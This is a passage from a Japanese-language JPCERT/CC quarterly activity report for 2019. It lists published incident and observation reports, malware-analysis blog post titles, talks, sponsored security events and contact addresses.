
- 証明書普及啓発ワーキンググループ会合
  日時：2019 年 9 月 19 日 16:00 - 18:00
  場所：JPCERT/CC

8. 公開資料

JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料は次のとおりです。

8.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピュータセキュリティインシデントの報告を受け付け、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。本レポートは、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、四半期のインシデントの傾向やインシデント対応事例をまとめたものです。

2019-07-11 JPCERT/CC インシデント報告対応レポート（2019 年 4 月 1 日～2019 年 6 月 30 日）
https://www.jpcert.or.jp/pr/2019/IR_Report20190711.pdf

8.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウエアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。
本レポートは、インターネット定点観測の結果を四半期ごとにまとめたものです。

2019-07-16 インターネット定点観測レポート(2019 年 4～6 月)
https://www.jpcert.or.jp/tsubame/report/report201904-06.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2019Q1.pdf

8.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。
本レポートは、この制度の運用に関連した前四半期の活動実績と、同期間中に届出ないし公表された脆

弱性に関する注目すべき動向についてまとめたものです。

2019-07-25　ソフトウェア等の脆弱性関連情報に関する届出状況 [2019 年第 1 四半期 (1 月～3 月)]
https://www.jpcert.or.jp/press/2019/vulnREPORT_2019q2.pdf

8.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ 「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、TSUBAME（インターネット定点観測システム）で観測された動向や国内外のイベントやカンファレンスの様子などをいち早くお届けする情報提供サービスです。
本四半期においては次の 8 件の記事を公開しました。

日本語版発行件数：4 件　https://blogs.jpcert.or.jp/ja/

2019-07-04　短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃
2019-07-30　マルウエアの設定情報を抽出する ~ MalConfScan ~
2019-08-01　マルウエアの設定情報を自動で取得するプラグイン ~MalConfScan with Cuckoo~
2019-09-03　攻撃グループ BlackTech が侵入後に使用するマルウエア

英語版発行件数：4 件 https://blogs.jpcert.or.jp/en/

2019-07-09　Spear Phishing against Cryptocurrency Businesses
2019-08-01　Extract Malware Configuration with MalConfScan
2019-08-02　MalConfScan with Cuckoo: Plugin to Automatically Extract Malware Configuration
2019-09-18　Malware Used by BlackTech after Network Intrusion

9. 主な講演活動

(1) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
「脆弱性ハンドリング」
公益社団法人自動車技術会 第 3 回自動車サイバーセキュリティ講座, 2019 年 8 月 29 日
(2) 小島 和浩（早期警戒グループ 脅威アナリスト）：
パネルディスカッション「日本の Threat Intelligence 最前線」
TwoFive VOYAGE 2019, 2019 年 9 月 5 日
(3) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
「サイバー攻撃による情報漏えい・不正アクセス～組織の対応と対策で気を付けたいポイント～」
日経 BP 情報セキュリティ戦略セミナー 2019, 2019 年 9 月 27 日

10. 主な執筆活動

(1) 内田有香子（国際部リーダ）：
「アジア太平洋地域での CSIRT の動向」
独立行政法人情報処理推進機構 情報セキュリティ白書 2019,2019 年 8 月 8 日

11. 協力、後援

本四半期は、次の行事の開催に協力または後援をしました。

(1) RSA サイバーセキュリティワークショップ
主　催：EMC ジャパン株式会社
開催日：2019 年 8 月 8 日～8 月 9 日

(2) 第 3 回自動車サイバーセキュリティ講座
主　催：公益社団法人自動車技術会
開催日：2019 年 8 月 29 日(木)～30 日(金)

(3) JAIPA Cloud Conference2019
主　催：一般社団法人日本インターネットプロバイダー協会クラウド部会
開催日：2019 年 9 月 5 日

(4) Security Days Fall 2019
主　催：株式会社ナノオプト・メディア
開催日：2019 年 9 月 26 日、10 月 4 日、10 月 9 日

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html